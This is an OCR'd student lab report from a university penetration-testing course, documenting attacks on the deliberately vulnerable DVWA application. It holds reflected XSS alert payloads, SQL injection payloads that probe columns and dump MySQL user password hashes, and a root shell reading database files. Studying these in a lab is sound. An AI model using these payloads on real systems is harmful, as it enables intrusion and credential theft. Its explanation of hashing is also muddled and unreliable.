
MARYMOUNT UNIVERSITY

Assignment: IT557; Monitoring, Auditing, and Penetration Testing
Assigned: Oct. 7, 2018
Instructor: Professor Ali Bicak
Student Name: George Boakye

LAB REPORT FILE (LAB5)

SECTION 1

Part 2: Step 5: Alert Script processed by the Web form



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your


Hello

Message from webpage

George found proof of a vulnerability

Part 2: Step 9: Form is not allowing scripts to be run

Results shown in below two images indicate that the form is not vulnerable to XSS attack. As the outputs show from the two images, the form prohibits the scripting tags (< >) used in HTML, thus the return of "Hello <Simon>" and "Hello <script>alert ('George found proof of a vulnerability') ;</script>". The output demonstrate that the form does not allow scripts to be run in the 'High Setting' of DVWA.



Attacking a Vulnerable Web Application and Database
George Boakye
78 minutes remaining

http://172.30.0.13/DVWA/vulnera

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


```
Hello <Simon>
```

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

2:25 PM 10/2/2018

No alert was generated even though the alert command was inserted. This means form is secured from XSS



Attacking a Vulnerable Web Application and Database
George Boakye
76 minutes remaining

http://172.30.0.13/DVWA/vulnera

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

```
Hello <script>alert ('George found proof of a vulnerability') ;</script>
```


More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

2:28 PM 10/2/2018


Part 3: Step 10

The commands “a’ ORDER BY 1;# and a’ ORDER BY 2;#” returned no error message from the form. This indicates that there are at least 2 columns in the mysql database. This could be a successful means for an attacker to gather information about the database and plan an almost accurate attack. The third command “a’ ORDER BY 3;#” return the error message “Unknown column ‘3’ in ‘order clause’”. This implies that there is no third column in the database.


Attacking a Vulnerable Web Application and Database
George Boakye
57 minutes remaining
Keyboard
System
http://172.30.0.13/DVWA/vulnera
172.30.0.13
2:46 PM
10/2/2018

```
Unknown column '3' in 'order clause'
```

Part 3: Step 19: User Account Information used in making the queries on the SQL server



Vulnerability: SQL Injection


User ID:

```
ID: a' UNION ALL SELECT system_user() , user() ; #
First name: root@localhost
Surname: root@localhost
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Part 3: Step 21: Hash for user in the backend database



Vulnerability: SQL Injection

User ID:


```
ID: a' UNION ALL SELECT user, password FROM mysql.user ; # priv ; # '
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user ; # priv ; # '
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user ; # priv ; # '
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user ; # priv ; # '
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user ; # priv ; # '
First name: debian-sys-maint
Surname: *75FAB0E9A569DBCA478523373F51B4D5D4CD664E

ID: a' UNION ALL SELECT user, password FROM mysql.user ; # priv ; # '
First name: phpmyadmin
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11
```

Part 3: Step 22: The purpose of hashing in a database

Hashing in database is the transformation of a string of characters into a possible shorter fixed-length key that represents the original string that is used to index and retrieve items in a database. Hashing is faster to find the item using the shorter hashed key than finding the item using the original value. For instance, finding Computer, Badge, and Yubikey, would've been easier if the following five-digit key 25043, 33018, and 10038 were assigned to names respectively.

Searching for any of the items would compute the hash value used to store the item and then compare for a match (Rouse, n.d.).

Part 4: Step 3: Contents of georgeboakye_S1.txt file




```
Using username "root".
Linux dvwa 3.2.0-4-amd64 #1 SMP Debian 3.2.84-1 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct  2 15:48:57 2018 from 172.30.0.2
root@dvwa:~# pwd
/root
root@dvwa:~# ls -l
total 0
root@dvwa:~# cat /var/lib/mysql/dvwa/georgeboakye_S1.txt
test    123
root@dvwa:~#
```

Part 4: Step 5: Security countermeasures to mitigate compromise and exploitation risks

Database Administrators must learn to lock down the database security using best security practices for database such as setting security with the lowest set of permissions possible. Access to the tables should also be done through stored procedures and the procedures should not include any dynamic SQL whiles ensuring the security of the codes for the database. This greatly reduces the surface that can be attacked. Administrators for databases should also be able to write scripts for alarming unauthorized and/or abnormal SQL injections. Encrypting the data elements that reside in long-term storage of the SQL database is an additional safeguards (Cherry, n.d.).

SECTION 2

Part 2: Step 5: Exposed XSS vulnerability




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

Message from webpage

Hi , George



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

```
Hello <script>alert ( 'Hi, George' ) ;</script>
```

More info


http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Part 2: Step 9: Running XSS scripts in Low and High DVWA setting

The form is both vulnerable and not vulnerable to XSS attack depending on the security setting. As the outputs show from the two images, the one displaying ‘Hi, George’ is a proof that it is vulnerable to XSS attack in the ‘Low Setting’ whereas the second form prohibits the scripting tags (< >) used in HTML, thus the return of “Hello <script>alert (‘Hi, George’) ;</script>”. The output demonstrate that the form does not allow scripts to be run in the ‘High Setting’ of DVWA.


Part 3: Step 7

The commands “a’ ORDER BY 1;# and a’ ORDER BY 2;#” returned no error message from the form. This indicates that there are at least 2 columns in the mysql database. This could be a successful means for an attacker to gather information about the database and plan an almost accurate attack. The third command “a’ ORDER BY 3;#” return the error message “Unknown column ‘3’ in ‘order clause’”. This implies that there is no third column in the database.



```
Unknown column '3' in 'order clause'
```

Part 3: Step 16: User Account Information used to make the queries on the SQL server



Vulnerability: SQL Injection


User ID:

```
ID: a' UNION ALL SELECT system_user() , user() ;#
First name: root@localhost
Surname: root@localhost
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Part 3: Step 18: Hash for user in the backend database



Vulnerability: SQL Injection

User ID:

Submit


```
ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: debian-sys-maint
Surname: *75FAB0E9A569DBCA478523373F51B4D5D4CD664E

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: phpmyadmin
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11
```

Part 3: Step 19: The purpose of hashing in a database

Hashing in database is the transformation of a string of characters into a possible shorter fixed-length key that represents the original string that is used to index and retrieve items in a database. Hashing is faster to find the item using the shorter hashed key than finding the item using the original value. For instance, finding Computer, Badge, and Yubikey, would've been easier if the following five-digit key 25043, 33018, and 10038 were assigned to names respectively.

Searching for any of the items would compute the hash value used to store the item and then compare for a match (Rouse, n.d.).

Part 4: Step 3: Contents of gboakye_S2.txt file



```
root@dvwa:~# cat /var/lib/mysql/dvwa/gboakye_S2.txt
successful      hack
root@dvwa:~#
```

Part 4: Step 5: Security countermeasures to mitigate compromise and exploitation risks

Database Administrators must learn to lock down the database security using best security practices for database such as setting security with the lowest set of permissions possible. Access to the tables should also be done through stored procedures and the procedures should not include any dynamic SQL whiles ensuring the security of the codes for the database. This greatly reduces the surface that can be attacked. Administrators for databases should also be able to write scripts for alarming unauthorized and/or abnormal SQL injections. Encrypting the data elements that reside in long-term storage of the SQL database is an additional safeguards (Cherry, n.d.).


SECTION 3

Part 1: UNION-based SQL injection attack

A UNION-based SQL injection is an attack technique that leverages the UNION SQL operator used to combine results of two or more SELECT statements into a single result. This is then returned as part of the HTTP response. A UNION-based SQL attack leverages SQL injection and helps an attacker to bypass authentication and then access, modify and delete database (Sehgal, 2017).

Part 2a: hi” OR “1=1--

The output indicates the form is not allowing the script above to be run. If the web server had been vulnerable to XSS, the user would have gained a bypass authorization. That is confusing the site and gaining authorization to enter and ignoring anything that follows.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

